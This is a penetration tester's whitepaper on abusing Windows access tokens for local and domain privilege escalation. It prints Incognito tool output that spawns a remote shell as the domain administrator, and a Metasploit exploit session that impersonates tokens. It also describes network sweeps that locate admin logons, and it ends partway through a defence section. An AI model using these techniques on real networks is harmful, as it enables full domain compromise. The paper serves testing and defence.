Security Implications of Windows Access Tokens – A Penetration Tester's Guide

By

Luke Jennings

14th April 2008

MWR InfoSecurity

MWR INFOSECURITY

Contents

MWR INFOSECURITY

1 Abstract

This whitepaper discusses the security exposures that can occur due to the manner in which access tokens are implemented in the Microsoft® Windows Operating System. A brief overview of the intended function, design and implementation of Windows access tokens is given, followed by a discussion of the relevant security consequences of their design. More specific technical details are then given on how the features of Windows access tokens can be used to perform powerful post-exploitation functions during penetration testing, along with a basic methodology for including an assessment of the vulnerabilities exposed through tokens in a standard penetration test. Discussion is also included about why many corporate environments (assessed during penetration tests conducted by MWR InfoSecurity) have been found to not be operating in a manner which limits the risk of such issues. Finally, best practice advice is given on how to defend against these attacks.

It must be noted that the security issues discussed in this white paper do not represent a flaw in the Microsoft® Windows Operating System but are an expected consequence based on the design and implementation of Windows access tokens. The important point is that many corporate environments do not account for these issues within their security strategy and, consequently, the controls in many of these environments are not sufficient to withstand the techniques discussed here.

Additionally, it is acknowledged that the security implications of Windows access tokens have been discussed before both in general terms and to different degrees of technical detail. This document is not intended to present such discussions as being fundamentally new; instead it is intended to collate some of the existing knowledge, introduce some new findings and to demonstrate why many years after the general principles discussed were highlighted, many corporate environments are still vulnerable to these issues.

This paper is based upon research originally presented by the author at Defcon 15 [1] and Chaos Computer Congress (CCC) 2007 [2].

MWR INFOSECURITY

2 Introduction

Since the turn of the century, information security has become an increasingly important area and consequently the security industry has expanded greatly. This has led to increasingly secure software being offered by some of the major vendors.

Microsoft is a particularly good example of this. Since their Trustworthy Computing Initiative [3], the security of their software has arguably improved dramatically. Additionally, Microsoft's software is very pervasive and so it would be reasonable to assume that the vast majority of organisations' information security is strongly dependent on the security of Microsoft's software.

Owing to the increasing sophistication of technical security controls, compromising systems has become more difficult for attackers. Consequently, post-exploitation techniques have become increasingly important, as the need to make the most effective use of a compromised system becomes more pressing. Post-Exploitation can have important consequences on the overall security of a network or system and so it is important that it is well understood in order that accurate risk management decisions can be made.

This whitepaper will discuss the relevant security issues represented by the design and implementation of Windows access tokens (which are a fundamental building block of the Windows access control model) and how they can be leveraged for powerful post-exploitation attacks.

MWR INFOSECURITY

3 Post-Exploitation

Post-Exploitation covers the tasks normally performed by an attacker after achieving an initial successful compromise. It can generally be divided into either further exploitation or maintaining access and the covering of an attacker's tracks. This paper is primarily concerned with the former.

In order to help guard against exploitation of a system, it is necessary to understand the techniques utilised by attackers. In a similar fashion, it is necessary to understand post-exploitation in order to provide good defence in depth against compromises. There has been some effort focused on post-exploitation in the past. One particularly good example is Metasploit [4], which is discussed briefly below.

3.1 Metasploit

Metasploit is a good example of a tool that has incorporated powerful post-exploitation options within the past few years. Of particular note is the Meterpreter, which provides powerful control over a compromised host, which can help facilitate further exploitation and stealthy access. Additionally, PassiveX payloads have demonstrated how reliable control can be maintained over a system exploited via a browser weakness even in the presence of strict outbound network filtering and an authenticated web proxy server.

3.2 Windows Access Tokens

Windows access tokens can be utilised for powerful post-exploitation tasks but have not been fully discussed in this context before. Pass-the-hash techniques have been discussed for years, with varying success in terms of practical code produced to exploit the issues; however, none of these discussions have addressed the full extent of the issue. Consequently, the potential security exposure that access tokens can represent has not been fully appreciated by systems architects, network administrators and others involved in the security and management so mitigating controls have not received the attention they deserve.

Another potential reason why the issue has not received as much security attention is because the countermeasures are mainly procedural, which presents much more difficulty than a simple application of a patch. Many security practices observed by MWR InfoSecurity could leave the organisations vulnerable to attacks based on the abuse of Windows access tokens.

4 Windows Access Tokens: An Overview

Windows access tokens are integral to Microsoft's authentication, access control and single sign-on (SSO) model and are created and managed by the Local Security Authority Subsystem Service (LSASS). However, in general they do not appear to be as well understood by system designers and administrators as their counterpart on UNIX based operating systems, user and group IDs. There are two predominant reasons for this: -

- Access tokens and the general Windows access control model are significantly more complex than the UNIX model.
- Windows tends to hide the implementation details from users. On UNIX systems, the access control model is generally more exposed and gaining an understanding of it is integral to learning to use UNIX.

Although a complete description of access tokens and the Windows access control model is outside the scope of this document, a simple overview is discussed below that should be suitably self contained in order to understand the issues discussed later in this document. More information can be found in [5,6].

4.1 The Role of a Token

An access token is primarily responsible for describing the security context of a process or thread. This includes the associated user, groups and privileges. Based on this information, the Windows kernel can then make access control decisions based on privileged operations requested by a process. Tokens are generally associated with a particular process or thread and are kernel objects. In user space, they are uniquely identified by a handle.

4.2 Process Tokens

There are two main types of tokens; primary tokens and impersonation tokens. All processes in Windows have a primary token associated with them. These dictate the privileges of the associated process. When a new process is created, the default action is for the child process to inherit the primary token associated with its parent.

4.3 Thread Tokens

Windows is a multi-threaded operating system and a process will always have at least one associated thread. By default, a thread will operate under the same security context as its parent process, utilising the primary token. However, Windows also uses the concept of impersonation, which allows a thread to temporarily impersonate a different security context if given access to a different access token. This is normally performed using impersonation tokens.

The most common use of this functionality is to enable application developers to allow the Windows kernel to handle the bulk of access control. For example, consider an FTP Server running as a service account. Without impersonation, the server would have to manually enforce access control to files by comparing the username and groups associated with a client and the ACLs present on files and directories. Impersonation allows all this work to be left to the Windows kernel by ensuring the serving thread executes under the security context

of the client's user account. This could be viewed as the Windows analogue of the UNIX setuid() family of functions.

Some of the more common API calls for achieving this are given below: -

- ImpersonateLoggedOnUser() – allows the calling thread to impersonate the security context of a supplied token
- ImpersonateNamedPipeClient() – allows the calling thread to impersonate the security context of a client that has connected to a named pipe
- RevertToSelf() – allows the calling thread to revert its security context to that of the primary token associated with its parent process

4.4 Security Levels

Tokens have different security levels associated with them. These further identify the privilege level that a given token represents. A token can have one of four security levels: -

- Anonymous
- Identify
- Impersonate
- Delegate

The security levels with the greatest security implications are Impersonate and Delegate because they can be used to assume a different security context; Anonymous and Identity do not have this ability and are therefore not discussed here. The Impersonate level allows a thread to impersonate the security context of the token on the local system but does not allow access to external systems using that token. However, the Delegate level allows a thread to impersonate the security context of the token on any system because it stores the relevant authentication credentials. The majority of risk exposed through access tokens is a consequence of the presence of Delegate tokens; however, it will be shown how Impersonate tokens can also introduce security risk in some circumstances. This is discussed further in Section 5.

4.4.1 Creation of "Impersonate" Level Tokens

These tokens are normally created as the result of a non-interactive login. A common example of this would be the example given previously with regard to an FTP server.

4.4.2 Creation of "Delegate" Level Tokens

These tokens are normally created as the result of an interactive login. Examples of this would include conventionally logging into the console, logging in remotely using Terminal Services or using other remote access solutions such as Citrix.

There are also some cases when non-interactive logins can result in these tokens being created. These are generally when computers or user accounts have been trusted for delegation. An example of this would be a remote file server configured to use the Encrypted File System (EFS) [7]. EFS requires access to users' authentication credentials in order to decrypt files. Consequently, a non-interactive login via a mapped network share would

require access to a Delegate token in order to function correctly. Therefore, in this scenario the EFS file server will often be trusted for delegation.

MWR INFOSECURITY

5 Token Abuse

During the normal operation of a system, there will be tokens of some variety present depending on the function of the server and its current usage environment. If the system is compromised then it may be possible to achieve some form of privilege escalation by utilising these tokens, depending on the level of access that has been obtained to the system. Such escalation would normally be divided into two main forms: Domain Privilege Escalation and Local Privilege Escalation.

5.1 Domain Privilege Escalation

Domain Privilege Escalation refers to the ability to use a Delegate token to access other systems, which may otherwise be secure from direct attack. This is possible because Delegate tokens contain authentication credentials and so can be used to access external systems for which those credentials are valid.

In order to perform this type of attack, it is usually necessary to have administrative privileges on the compromised system. This is because impersonating a token requires the "SeImpersonate" privilege, as of Windows XP SP2, Windows 2003 and Windows 2000 SP4; additionally, Delegate tokens are normally the result of interactive logins and so administrative access is required in order to access the tokens present in all user processes on the system. Other privileges may also be required (such as "SeAssignPrimaryTokenPrivilege" and "SeCreateTokenPrivilege") depending on the specific post-exploitation task performed.

There are, however, some exceptions to this. For example, if an attacker were to compromise a service account that was trusted for delegation then they may be able to perform this attack, since services are normally given the "SeImpersonate" privilege. Additionally, on systems before "SeImpersonate" was introduced it may be possible to perform this attack from a low privileged user account under certain circumstances.

A good example of a use case for this type of attack would be as part of compromising a critical database server. If an attacker were unable to compromise the database server directly then they could turn their attention to the DBA's workstation, since their user account will often have legitimate access to the database servers themselves. If they successfully compromised the workstation then they could use the tokens present to access the database server.

5.2 Local Privilege Escalation

Under some circumstances, tokens can enable local privilege escalation. This is most likely to occur if an attacker has compromised a low privileged service. Services that allow clients to connect via Windows authentication will normally gain access to an Impersonate token for the client. This would normally be used by the thread serving the client to impersonate the client's security context. If the connecting client was an administrator then the attacker could use this token to escalate their privileges on the system to gain administrative access.

A good example of this would be if an attacker had compromised an instance of Microsoft SQL Server running as a low privileged service account. If a DBA, who was a local administrator of the system, connected to SQL Server via Windows authentication then the attacker could use his token to gain administrative control of the server [8]. This is because his token would be kept within SQL Server's process address space.

Another example would be if an attacker were to compromise a server running under the "NETWORK SERVICE" built-in service account. This has reduced privileges compared to the "SYSTEM" account, to help provide defence in depth against some attack classes, namely those that do not allow direct code execution. However, if it is possible to execute arbitrary code under the security context of this account then it is possible to escalate privileges to "SYSTEM" because it can access a "SYSTEM" Impersonate token.

6 Tool Requirements for Penetration Testing

Given the important security implications introduced by the use of Windows access tokens, it is necessary for evaluation and exploitation of any token related security issues to be incorporated into a penetration testing methodology.

In order to assess these issues within a penetration test it is necessary to have suitably generic tools for investigating and exploiting tokens present on compromised systems. The main features that would be required from such a tool are as follows: -

- Enumerate tokens on a compromised system
  - Which are accessible from the current security context
  - What security level is associated with each token
  - What user accounts and groups are associated with the tokens
- Impersonate tokens and perform common post-exploitation tasks using them
  - Execute processes
  - Manage users, groups
  - Extract LANMAN/NTLM hashes
  - Other common post-exploitation tasks

6.1 Enumerating Tokens

Tokens are, in essence, kernel data structures. From user space, tokens are referenced using handles. These handles can then be passed to the relevant Windows API calls in order to operate on the desired token. The most comprehensive method with which to enumerate all the tokens on the system is to enumerate all the handles on the system and then determine which handles represent tokens. In order to do this it is necessary to utilise the low level API calls exported by ntdll.dll.

6.1.1 NtQuerySystemInformation()

The NtQuerySystemInformation() API call [9] can be used to query a large amount of system information. The function prototype is given below: -

```
NTSTATUS WINAPI NtQuerySystemInformation(
  __in       SYSTEM_INFORMATION_CLASS SystemInformationClass,
  __inout    PVOID SystemInformation,
  __in       ULONG SystemInformationLength,
  __out_opt  PULONG ReturnLength
);
```

Figure 6.1 – NtQuerySystemInformation() function prototype, sourced from [9]

By specifying a SYSTEM_INFORMATION_CLASS of "SystemHandleInformation" (numeric value 16), it is possible to retrieve information regarding all the handles currently present on the system.

6.1.2 NtQueryObject()

The NtQueryObject() API call [10] can be used to query information regarding kernel objects based on a supplied handle. The function prototype is given below: -

```
NTSTATUS NtQueryObject(
  __in_opt   HANDLE Handle,
  __in       OBJECT_INFORMATION_CLASS ObjectInformationClass,
  __out_opt  PVOID ObjectInformation,
  __in       ULONG ObjectInformationLength,
  __out_opt  PULONG ReturnLength
);
```

Figure 6.2 – NtQueryObject() function prototype, sourced from [10]

By specifying an OBJECT_INFORMATION_CLASS of "ObjectTypeInformation", it is possible to determine the type of object referenced by the supplied handle. This can be used to determine which handles on the system reference tokens.

6.1.3 Other Token Information

To determine other important information associated with tokens, such as security level, user, groups etc the enumerated token handles can then be supplied to more conventional API calls such as GetTokenInformation(), LookedupAccountSid() etc.

6.2 Creating Processes

One common post-exploitation technique is to create a new process using a specified token that has been located on the compromised system. Normally, in order to create a new process on Windows it is necessary to the utilise the CreateProcess() API call. However, when creating a new process under the context of a different token, it is not sufficient to simply impersonate the token and call CreateProcess(). This is because, by default, CreateProcess() will create a new process using the primary token of the parent process instead of the calling thread's current token.

In order to create a new process using a specified token it is necessary to utilise the CreateProcessAsUser() API call. This allows the handle to a token to be specified, which will then be used as the primary token for the newly created process.

6.3 Other Post-Exploitation Tasks

Most other common post-exploitation tasks can be achieved simply by impersonating a token and then making the relevant API calls. For example, it may be desirable to impersonate an administrative token and then utilise NetUserAdd() and NetGroupAdd() in order to add new users and manage group memberships.

MWR INFOSECURITY

7 Incognito – Practical Exploitation

Incognito [11] is a tool that was developed whilst conducting this research. It is primarily aimed at penetration testers, security consultants and system administrators and can be used to demonstrate the security issues presented as a consequence of gaining access to systems with sensitive tokens present.

Incognito currently offers the following functionality: -

- Enumerate tokens present, sorted by unique username or group
- Create new processes with a specified token
  - Interaction can be via a GUI or console (e.g. remote command shell)
- Attempt to add a user to a host with all accessible tokens
- Attempt to add a user to a group on a host with all accessible tokens
- Can be used remotely with communication over named pipes (i.e. in a similar fashion to pwdump)

Some screen shots demonstrating the use of the tool are given below: -

```
Z:\test>incognito.exe -h 192.168.16.100 -u administrator -p Password1 list_tokens -u
[*] Attempting to establish new connection to \\192.168.16.100\IPC$
[+] Logon to \\192.168.16.100\IPC$ succeeded
[*] Copying service to \\192.168.16.100
[+] Copied service successfully
[*] Creating incognito service on remote host
[+] Created service successfully
[*] Starting service
[+] Service started
[*] Connecting to incognito service named pipe
[+] Successfully connected to named pipe (E60B7F65-426B-4B38-B129-BA4FA622F2A5)
[*] Redirecting I/O to remote process

[*] Enumerating tokens
[*] Listing unique users found...

Delegation Tokens Available
============================================
COMPANY\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON

[*] Service shutdown detected. Service executable file deleted
[*] Deleting service
```

Figure 7.1 – Listing the tokens present on a remote system by connecting with a local administrator account. Note the presence of the domain administrator delegation token. The domain administrator was logged in at the console.

```
Z:\test>incognito.exe -h win2k -u WIN2k\administrator -p Password1 execute -c "COMPANY\administrator" cmd.exe
[*] Attempting to establish new connection to \\win2k\IPC$
[+] Logon to \\win2k\IPC$ succeeded
[*] Copying service to \\win2k
[+] Copied service successfully
[*] Creating incognito service on remote host
[+] Created service successfully
[*] Starting service
[+] Service started
[*] Connecting to incognito service named pipe
[+] Successfully connected to named pipe (9A08B5A0-03DC-457B-992D-EFD3CE712548)
[*] Redirecting I/O to remote process

[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>whoami
whoami
company\administrator
```

Figure 7.2 – Creating remote command shell running as the domain administrator on the same server as in Figure 7.1

```
C:\WINDOWS\system32>whoami
whoami
nt authority\network service

C:\WINDOWS\system32>incognito list_tokens -u
incognito list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found...

Delegation Tokens Available
============================================
No tokens available

Impersonation Tokens Available
============================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```

Figure 7.3 – Demonstrating the possibility to escalate privileges from "NETWORK SERVICE" to "SYSTEM"

7.1 Meterpreter Incognito Extension

Metasploit's Meterpreter is a sophisticated command interpreter payload. It does not rely upon the ability of the exploited process to access cmd.exe, does not create a new process, can be used to tunnel further network connections behind firewalls and offers many other features that can be very useful during post-exploitation.

One important aspect of the Meterpreter's design is that it runs as a thread within the exploited process's address space. Additionally, it is also very extensible as its functionality can be extended at run-time by loading additional DLLs. These two features naturally lend themselves towards adding Incognito's functionality as an extension. By adding the ability to enumerate tokens and instruct the Meterpreter thread to impersonate a different token, it would then be possible to utilise all of the existing functionality of the Meterpreter under the context of different tokens.

Incognito's code was ported to create a new Meterpreter extension in order to achieve this. At the time of writing, this is not part of the current Metasploit SVN source tree. However, a patch for the current release of Metasploit is available from Incognito's sourceforge page [11].

Some screenshots demonstrating the use of the Meterpreter extension are given below: -

```
msf exploit(msdns_zonename) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(msdns_zonename) > set RHOST 192.168.16.100
RHOST => 192.168.16.100
msf exploit(msdns_zonename) > exploit
[*] Started bind handler
[*] Connecting to the endpoint mapper service...
[*] Discovered Microsoft DNS Server RPC service on port 1049
[*] Trying target Windows 2003 Server SP1-SP2 English...
[*] Binding to 50abc2a4-574d-40b3-9d66-ee4fd5fba076:5.0@ncacn_ip_tcp:192.168.16.100[0]
[*] Bound to 50abc2a4-574d-40b3-9d66-ee4fd5fba076:5.0@ncacn_ip_tcp:192.168.16.100[0] .
[*] Sending exploit...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Error: no response from dcerpc service
[*] Meterpreter session 1 opened (192.168.16.129:1643 -> 192.168.16.100:4444)

meterpreter > use incognito
Loading extension incognito...success.
```

Figure 7.4 – Loading the incognito extension in the Meterpreter

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    idletime      Returns the number of seconds the remote user has been idle
    uictl         Control some of the user interface components


Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter >
```

Figure 7.5 – Available commands

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
COMPANY\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token "COMPANY\\Administrator"
[+] Delegation token available
[+] Successfully impersonated user COMPANY\Administrator
meterpreter > getuid
Server username: COMPANY\Administrator
meterpreter > rev2self
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 7.6 – Listing available tokens, instructing the Meterpreter thread to impersonate the domain administrator's token and then calling RevertToSelf() to revert to the primary token

8 Unexpected Exposure

Everything that has been discussed so far is the expected behaviour of tokens based on their design and use. However, there are some cases when the behaviour observed is not in line with what would be expected, which can introduce an elevated level of risk to a network.

8.1 Expected Behaviour

It would be reasonable to expect that accounts are only exposed to these issues when they are logged on or otherwise interacting with a particular system. Without being logged on, there should be no reason for an account's token to be present. However, in the case of service accounts it would be expected that their tokens are always present whilst the service is running since they are in constant use. Additionally, it would be expected that tokens would be destroyed when a session ends; for example, logging off in the case of an interactive login. Consequently, it would be expected that an account would no longer be exposed to these techniques once the user had logged off. However, as discussed below, this expected behaviour is not always followed.

8.2 Actual Behaviour

It was discovered by MWR InfoSecurity that prior to Windows 2003 SP1, tokens were not destroyed after a user logged out of an interactive session. The following points were found to apply: -

- Tokens remain after logoff but are reported as Impersonate tokens
- Though reported as Impersonate tokens, when used they will operate effectively as Delegate tokens and so can still be used to access external systems
- The tokens do not disappear until the system is rebooted

Some screenshots are given below demonstrating a token being used to compromise an external system when it is reported as an Impersonate token after the user has logged off: -

```
[*] Enumerating tokens
[*] Listing unique users found...

Delegation Tokens Available
============================================
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
============================================
COMPANY\administrator
NT AUTHORITY\ANONYMOUS LOGON
WIN2K\Administrator

[*] Service shutdown detected. Service executable file deleted
[*] Deleting service
```

Figure 8.1 – Enumerating tokens from a compromised Windows 2000 domain member server. The domain administrator token is present but reported as an Impersonation token. The domain administrator is not currently logged on.



Figure 8.2 – Creating a remote command shell on the Windows 2000 system running with the domain administrator's token. Despite it being reported as an impersonation token, it is possible to map a file share to the administrative C$ share on the Windows 2003 domain controller. It is also possible to perform any other task, such as adding users.

This can lead to a large and unexpected increase in exposure in many corporate environments in which vulnerable systems are present; also, the problem generally increases with network size. For example, many server systems are often not rebooted for long periods of time, which can sometimes total several months. If a highly privileged account is used to log into a vulnerable test or development system just once, then that can lead to the network being exposed to an elevated level of risk until the system is rebooted, not just for the small window of time that represents the actual login session. Additionally, the older systems affected by this issue are more likely to be compromised due to missing security patches.

8.3 Exposure from Terminal Services

There are some other circumstances that can lead to the unexpected disclosure of tokens. The most common vector for this is the (mis-)use of Terminal Services. In order to log off a Terminal Services session, it is necessary to invoke the Windows log off button in the same way as a console logon. However, Terminal Services also allows a user to simply close the window using the normal Windows close button in the top right corner. Whilst this closes the window, it leaves the actual Terminal Services session open such that the user can return to their session at a later date with all the programs that were running still in the same state.

Whilst this functionality may be useful under some circumstances, it often may also be used for other reasons. The following common use cases of this functionality are presented below:-

- Some people use this functionality intentionally. For example, it may be desirable to leave software running and come back to it at a later date when it has completed.
- Some people intend to use this functionality but then forget the connection has been left open – potentially for a long time.
- Some people do not intend to use this functionality and click close because that is quicker and easier than formally logging out, not knowing that their session remains open.

MWR INFOSECURITY

However this situation arises, it can often lead to the unexpected exposure of tokens for much longer periods than may have been expected. Similar to the persistent token issue, this problem often increases as a network grows larger.

9 Locating Tokens on a Network

During penetration testing, the most common and often most serious way that tokens can lead to a compromise is through domain privilege escalation. The techniques presented thus far provide an easy way to determine possible routes for privilege escalation once a system has been compromised, as any tokens present can be enumerated and their properties analysed. However, they do not provide an easy way for a penetration tester to locate systems that hold tokens that could be used to compromise other valuable targets. Currently, a penetration tester would have to compromise hosts en masse in a brute force effort to reliably locate a token that could be used to compromise a critical target that had withstood conventional penetration attempts.

9.1 Messenger Service

It is possible to locate the presence of tokens on a system without requiring full administrative access. There are two main ways this can be achieved. The first method is by using the Messenger service. When this service is running it is possible to determine the name of the user logged on locally by observing the Messenger service output returned as the result of a NBTSTAT query sent via the NetBIOS Name service. This is a well known technique and screen shots demonstrating this issue using common tools such as nbtstat and nbtscan [12] are shown below: -



Figure 9.1 – The Administrator account can be seen to be logged on locally via the Messenger service output from nbtstat.

Figure 9.2 – The Administrator account can be seen to be logged on locally via the output from nbtscan

9.2 Problems With Messenger Service Approach

The Messenger service is disabled by default as of Windows 2003 and Windows XP SP2. Consequently, this technique cannot be used on more recent systems or other systems that have had the service disabled. Additionally, it has the problem of only reporting one locally logged on user. It will not report multiple users logged on via Citrix or Terminal Services. However, in order to deal with this problem, another approach can be taken.

9.3 NetWkstaUserEnum()

The API call NetWksaUserEnum() [13] can be used to enumerate all the users currently logged onto a system. This can be extremely useful as it can enumerate large numbers of users present on centralised Citrix or Terminal Servers. In order to execute the function, it is necessary to have low privileged access to a system. For example, in a domain environment a standard low privileged domain user account should be sufficient to execute the call on member servers and workstations. It is reasonable to expect that an attacker would have access to an account of this form and so it would often be possible for them to determine the users currently logged onto all systems in a Windows domain or forest, depending on configuration. This would effectively allow them to sweep a network looking for systems holding tokens which they are interested in compromising, and then focusing their penetration attempts on these.

A caveat for this technique is that it will list entries for service and batch logins as well as standard interactive logins. One consequence of this is that it can often list users that have since logged off (and which would not reset until a reboot); this may lead to false positives. However, this could also sometimes be desirable for an attacker; for example, when dealing with older systems vulnerable to the issues described in Section 8.2 it would be desirable to locate users that had previously logged onto a system even if they had since logged off.

The find_token tool supplied with Incognito [11] can be used to demonstrate this technique and a screen shot is given below demonstrating its use against a domain member server. In this case the administrator account was logged on locally, the db_admin account was logged on via Terminal Services and the app_user account had been logged on previously but had since logged off: -



Figure 9.3 – Enumerating logged on users from a Windows 2000 domain member server using NetWkstaUserEnum()

In practice on penetration tests, this tool can be passed a file containing a list of hosts and will then sweep the network enumerating the users logged into these, assuming the supplied account has the necessary privileges.

MWR INFOSECURITY

10 Targeted Penetration Testing Methodology

The security issues that arise from the design and use of tokens in Windows environments can be incorporated into a standard penetration testing methodology. The techniques themselves lend themselves particularly well to targeted penetration testing within a larger overall network. For example, if internal penetration testing is to focus on business critical Windows database servers, this technique can be used to expand the scope to help locate other systems that could expose risk by holding tokens which could be used to access these servers. This can often produce much more accurate and valuable results, if overall risk is to be investigated.

A simple methodology for incorporating this research into conventional penetration testing is outlined below: -

1) Determine core targets.

2) Conduct conventional penetration testing activities.

3) If penetration attempts fail, enumerate the users who have access to the system (this should have already have been determined in step 2).

4) Assuming it is agreed in the scope with the client, sweep the Windows network to locate other systems which these accounts are logged into.

5) Attempt to penetrate these systems.

6) If successful, use tokens from compromised hosts to compromise primary targets.

MWR INFOSECURITY

11 Evidence of Organisational Exposure to Token Abuse

The tool Incognito was originally developed along with this research in early 2007 and has been used extensively on penetration tests conducted by MWR InfoSecurity since then. During this time, evidence as to the level of risk faced by many organisations due to these issues has been collected, with domain administrator access having been obtained through the exploitation of a vulnerability and the subsequent use of these techniques in 100% of the "open-scope" internal penetration tests conducted. The results of this have helped the organisations in question better understand these issues and adapt their security strategies to mitigate the threat. The evidence obtained during these engagements is summarised below: -

- Penetration tests conducted since the development of these techniques have suggested that many different corporate environments are exposed to these techniques, mainly as a result of administrative practices.
- The relatively common use of Domain Admin accounts for server administration has led to many instances of full Windows domain and/or forest compromises as the result of a compromise of a single domain member system.
- The common occurrence of high privileges being assigned to standard user accounts, rather than the use of separate admin accounts, makes employee desktops and laptops a particularly attractive target.
- The unexpected disclosure of tokens as discussed in Section 8 often leads to a much higher exposure on servers than would otherwise be expected. This level of exposure is often not recognised by system administrators or the security function.

The predominant causes for this high level of exposure have normally been found to be a lack of awareness of these issues among system administrators and security staff and also that the methods for protecting against these issues are largely procedural, which tend to require more effort to implement than some other security controls.

MWR INFOSECURITY

12 Defence

Protecting against the techniques outlined in this paper is not a simple task. However, there are several measures that can be taken that, when combined, will greatly reduce the risk an organisation faces.

12.1 No Patch

There is no "patch" for this issue, it is not a software bug; it is the intended behaviour of the Microsoft Windows access control model. That does not mean that any given Microsoft Windows system or network is insecure. It does mean these techniques need to be understood properly so that countermeasures can be effectively deployed in order to secure an environment from these attacks.

12.2 Defensive Techniques

The countermeasures for this issue are largely procedural and operational in nature. Consequently, some of them can be challenging to implement in certain environments because they can require changes in how system administrators utilise their systems. However, many of these countermeasures are also largely generic. Therefore, if security best practice is currently followed by an organisation then the level of risk exposed by these issues may already be reduced.

12.2.1 Limit the Use of Privileged Accounts

- Ensure all users with high privileges (such as system administrators) have separate accounts for administration and use standard user accounts to log into their desktops.
- Use RunAs [14] to run processes which need higher privileges.
- RunAs also prevents the exposure of tokens after logoff on older systems as discussed in Section 8.
